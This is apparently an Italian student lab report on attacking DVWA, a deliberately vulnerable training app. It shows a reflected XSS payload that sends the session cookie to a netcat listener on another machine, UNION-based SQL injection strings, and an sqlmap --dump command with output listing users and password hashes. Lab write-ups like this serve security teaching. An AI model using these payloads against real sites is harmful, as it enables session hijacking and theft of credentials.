


## XSS e SQL injection su DVWA

XSS reflected:

La prima richiesta della traccia di oggi era quella di provare l'XSS sulla DVWA. Quest'attacco avviene quando sulle web app si ricevono dati in input e questi non vengono filtrati, permettendo così all'attaccante di inserire pezzi di codi HTML, PHP, Java, ecc... .

Sotto ci sono riportati un po' di test fatti da me alla DVWA.


Qui mostro come tramite il tag HTML `<i>` inserito nella casella riusciamo a scrivere la stringa in corsivo,



What's your name?

Hello *Test*

Qui sotto invece è riportato uno script in PHP più complesso in cui tramite la funzione alert possiamo ricevere una finestra in cui riceviamo: il livello di sicurezza del cookie e infine il cookie di sessione.



### Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

192.168.90.101 says

```
security=low;
PHPSESSID=107ddc91fcd5acbf2f64c0918748a
```

OK

Ora una volta che il cookie ci è stato mostrato vediamo come farci inviare questo cookie ad una nostra macchina. Inseriamo nella casella di testo il seguente script: **<script>new Image().src='http://192.168.90.10:4444/?cookie=' + encodeURIComponent(document.cookie);</script>**. Come si vede questo script invierà il cookie all'indirizzo riportato con la porta indicata. Nel nostro caso nella shell kali andiamo a stabilire una connessione di tipo client con **netcat** con la porta specificata. Ecco che ci viene mostrato a schermo il cookie.

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello

```
(kali㉿kali)-[~]
```


```
$ nc -l -p 4444
```

```
GET /?cookie=security=low;%20PHPSESSID=b3550566eee807014c6ccbcec013efed HTTP/1.1
Host: 192.168.90.10:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.90.101/
```

## SQL injection

La SQL injection è una tecnica di attacco per cui tramite delle query forvianti per il database riusciamo a ricavare dati che non dovremmo vedere. Il test da me fatto è sulla apposita schermata di DVWA per le sql injection. Una volta presentatasi questa schermata ho usato questa **query: '% or 0=0 union select null, version() #**; questa query che nella prima parte produce solo risultati veri imbrogliando così il sistema e mostrandoci tutti i campi first name e surname, nella seconda parte ci mostrerà anche la versione del nostro software.

User ID:




ID: '% or 0=0 union select null,user()#  
First name: admin  
Surname: admin

ID: '% or 0=0 union select null,user()#  
First name: Gordon  
Surname: Brown

ID: '% or 0=0 union select null,user()#  
First name: Hack  
Surname: Me

ID: '% or 0=0 union select null,user()#  
First name: Pablo  
Surname: Picasso

ID: '% or 0=0 union select null,user()#  
First name: Bob  
Surname: Smith




ID: '% or 0=0 union select null,user()#  
First name:  
Surname: root@localhost

## SQL injection con sqlmap

Sql map è un tool di kali per le injection, per fare un injection con sql map nel mio caso verso il database DVWA di Meta il comando è il seguente: **sqlmap -u**

**'http://192.168.90.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' -cookie="security=low; PHPSESSID=107ddc91fcda5acbffe2f64c0918748a" --dump**. Commentiamo il comando: **-u** si usa per specificare l'URL verso cui provare l' injection; **-cookie** specifica il cookie di sessione da usare; **--dump** usato per mostrare la tabella su cui è possibile l'injection.




```
sqlmap -u 'http://192.168.90.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' -cookie="security=low; PHPSESSID=107ddc91fcda5acbffe2f64c0918748a" --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:42:17 /2022-11-29/

[10:42:17] [INFO] testing connection to the target URL
[10:42:17] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:42:18] [INFO] testing if the target URL content is stable
[10:42:18] [INFO] target URL content is stable
[10:42:18] [INFO] testing if GET parameter 'id' is dynamic
[10:42:18] [WARNING] GET parameter 'id' does not appear to be dynamic
[10:42:18] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:42:18] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[10:42:18] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
```

Come vediamo alla fine sqltable ci mostra la tabella nella sua interezza. Si poteva impostare il comando per avere tutte tabelle.



```
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name |
+-----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Bob |
+-----+-----+-----+-----+-----+
```